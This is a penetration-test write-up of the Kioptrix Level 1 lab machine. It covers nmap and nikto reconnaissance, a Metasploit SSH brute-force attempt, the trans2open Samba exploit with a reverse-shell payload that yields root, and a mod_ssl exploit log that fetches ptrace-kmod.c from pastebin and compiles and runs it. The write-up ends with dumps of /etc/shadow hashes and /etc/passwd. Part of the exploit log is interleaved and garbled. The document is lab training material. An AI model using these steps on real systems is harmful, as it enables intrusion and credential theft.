

Assesment Notes

Kioptrix (192.168.1.109)

POTENTIAL VULNERABILITIES =>

(80/443) - Potentially vulnerable to OpenFuck (<https://www.exploit-db.com/exploits/764>), (<https://github.com/heltonWernik/OpenLuck>)

139 - Potentially vulnerable to trans2open (<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/>), (<https://www.exploit-db.com/exploits/7>), (<https://www.exploit-db.com/exploits/10>)

22 - Potentially vulnerable to to buffer overflow (<https://www.exploit-db.com/exploits/21402>)

nmap

Starting Nmap 7.93 (<https://nmap.org>) at 2023-07-24 19:23 PKT

Nmap scan report for 192.168.1.109

Host is up (0.00084s latency).

Not shown: 65529 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

| ssh-hostkey:

| 1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)

| 1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)

|_ 1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)

|_sshv1: Server supports SSHv1

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_http-title: Test Page for the Apache Web Server on Red Hat Linux

| http-methods:

|_ Potentially risky methods: TRACE

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100024 1 32768/tcp status

|_ 100024 1 32768/udp status

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_ssl-date: 2023-07-24T23:24:11+00:00; +9h00m05s from scanner time.

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
stateOrProvinceName=SomeState/countryName=---

| Not valid before: 2009-09-26T09:32:06

|_ Not valid after: 2010-09-26T09:32:06

|_ssl2:

| SSLv2 supported

| ciphers:

| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

| SSL2_RC4_128_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

| SSL2_RC4_64_WITH_MD5

| SSL2_RC2_128_CBC_WITH_MD5

|_ SSL2_DES_192_EDE3_CBC_WITH_MD5

|_http-title: 400 Bad Request

32768/tcp open status 1 (RPC #100024)

MAC Address: 5C:BA:EF:4C:F7:C3 (Chongqing Fugui Electronics)

Device type: general purpose

Running: Linux 2.4.X

OS CPE: cpe:/o:linux:linux_kernel:2.4

OS details: Linux 2.4.9 - 2.4.18 (likely embedded)

Network Distance: 1 hop

Host script results:

|_clock-skew: 9h00m04s

|_smb2-time: Protocol negotiation failed (SMB2)

|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE

HOP RTT ADDRESS

1 0.84 ms 192.168.1.109

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 40.54 seconds

SSH

OpenSSH 2.9p2 (protocol 1.99)

80/443

80/443 - 192.168.1.109 - 6:53PM

Interesting Items:

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082>, OSVDB-756.

Webalizer Version 2.01 - Information Disclosure - http://192.168.1.109/usage/usage_200909.html

nikto

nikto -h <http://192.168.1.109>

- Nikto v2.1.6

+ Target IP: 192.168.1.109

+ Target Hostname: 192.168.1.109

+ Target Port: 80

+ Start Time: 2023-07-24 18:59:08 (GMT5)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 08:12:46 2001

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header

+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.

+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.

+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.

+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082>, OSVDB-756.

+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.

+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).

+ OSVDB-3268: /manual/: Directory indexing found.

+ OSVDB-3092: /manual/: Web server manual found.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-3092: /test.php: This might be interesting...

+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.

+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.

+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2023-07-24 18:59:27 (GMT5) (19 seconds)

+ 1 host(s) tested

139

Interesting Items:

SMB

Unix (Samba 2.2.1a)

Could Anonymously Connect to IPC but not Admin

Findings

Test Page

← → ↻ ⚠ Not secure | 192.168.1.109

⌵ ☆ ⚙ ⌵ ⌵ ⌵ Update

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default [DocumentRoot](#) set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.


If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting `www.example.com`, you should send e-mail to "webmaster@example.com".


The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!




Information Disclosure

404 page



Server Header Information Disclosure



Undetected Malicious Activity

Bruteforcing SSH

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.109:22 - Starting bruteforce
[-] 192.168.1.109:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.109:22 - Failed: 'root:123456'
[-] 192.168.1.109:22 - Failed: 'root:12345'
[-] 192.168.1.109:22 - Failed: 'root:123456789'
[-] 192.168.1.109:22 - Failed: 'root:password'
[-] 192.168.1.109:22 - Failed: 'root:iloveyou'
[-] 192.168.1.109:22 - Failed: 'root:princess'
```

Exploitation

SMB- trans2open

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.109
rhosts => 192.168.1.109
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.109:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.109:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.109:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.109:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.109:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.109:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.109:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.109:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.1.105:4444 → 192.168.1.109:32780) at 2023-07-25 18:34:58 +0500

[*] Command shell session 2 opened (192.168.1.105:4444 → 192.168.1.109:32781) at 2023-07-25 18:34:59 +0500
[*] Command shell session 3 opened (192.168.1.105:4444 → 192.168.1.109:32782) at 2023-07-25 18:35:00 +0500
[*] Command shell session 4 opened (192.168.1.105:4444 → 192.168.1.109:32783) at 2023-07-25 18:35:02 +0500
whoami
root
hostname
kioptrix.level1
```

80 - modSSL

```
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -0 pt
--18:37:23-- https://pastebin.com/raw/C7v25Xr9
      => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]
100% [1000000] - Trying return address 0xbffffbfc...
0K ... @ 3.84 MB/s
100% [1000000] - Trying return address 0xbffffafc...
18:37:23 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]
100% [1000000] - Trying return address 0xbffff9fc...

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied (09:32780) at 2023-07-25 18:34:58
collect2: ld returned 1 exit status
username session 2 opened (192.168.1.105:4444 -> 192.168.1.109:32781) at 2023-07-25 18:34:59
/bin/sh: username: command not found (05:4444 -> 192.168.1.109:32782) at 2023-07-25 18:35:00
hostname session 4 opened (192.168.1.105:4444 -> 192.168.1.109:32783) at 2023-07-25 18:35:02
kioptrix.level1
whoami
root
█
```


Post Exploitation

shadow_file

cat /etc/shadow

```
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyls0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

passwd_file

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/
nologin
adm:x:3:4:adm:/var/adm:/sbin/
nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/
nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/
shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/
nologin
news:x:9:13:news:/var/spool/
news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/
nologin
operator:x:11:0:operator:/root:/sbin/
nologin
games:x:12:100:games:/usr/games:/sbin/
nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/
nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/
nologin
nobody:x:99:99:Nobody:/:/sbin/
nologin
mailnull:x:47:47:/:/var/spool/mqueue:/dev/
null
rpm:x:37:37:/:/var/lib/rpm:/bin/
bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/
false
rpc:x:32:32:Portmapper RPC user:/:/bin/
false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/
nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/
nologin
nscd:x:28:28:NSCD Daemon:/:/bin/
false
ident:x:98:98:pident user:/:/sbin/nolcat /etc/
passwd
ogin
radvd:x:75:75:radvd user:/:/bin/
false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/
bash
```

```
apache:x:48:48:Apache:/var/www:/bin/  
false  
squid:x:23:23::/var/spool/squid:/dev/  
null  
pcap:x:77:77::/var/arpwatch:/bin/  
nologin  
john:x:500:500::/home/john:/bin/  
bash  
harold:x:501:501::/home/harold:/bin/bash
```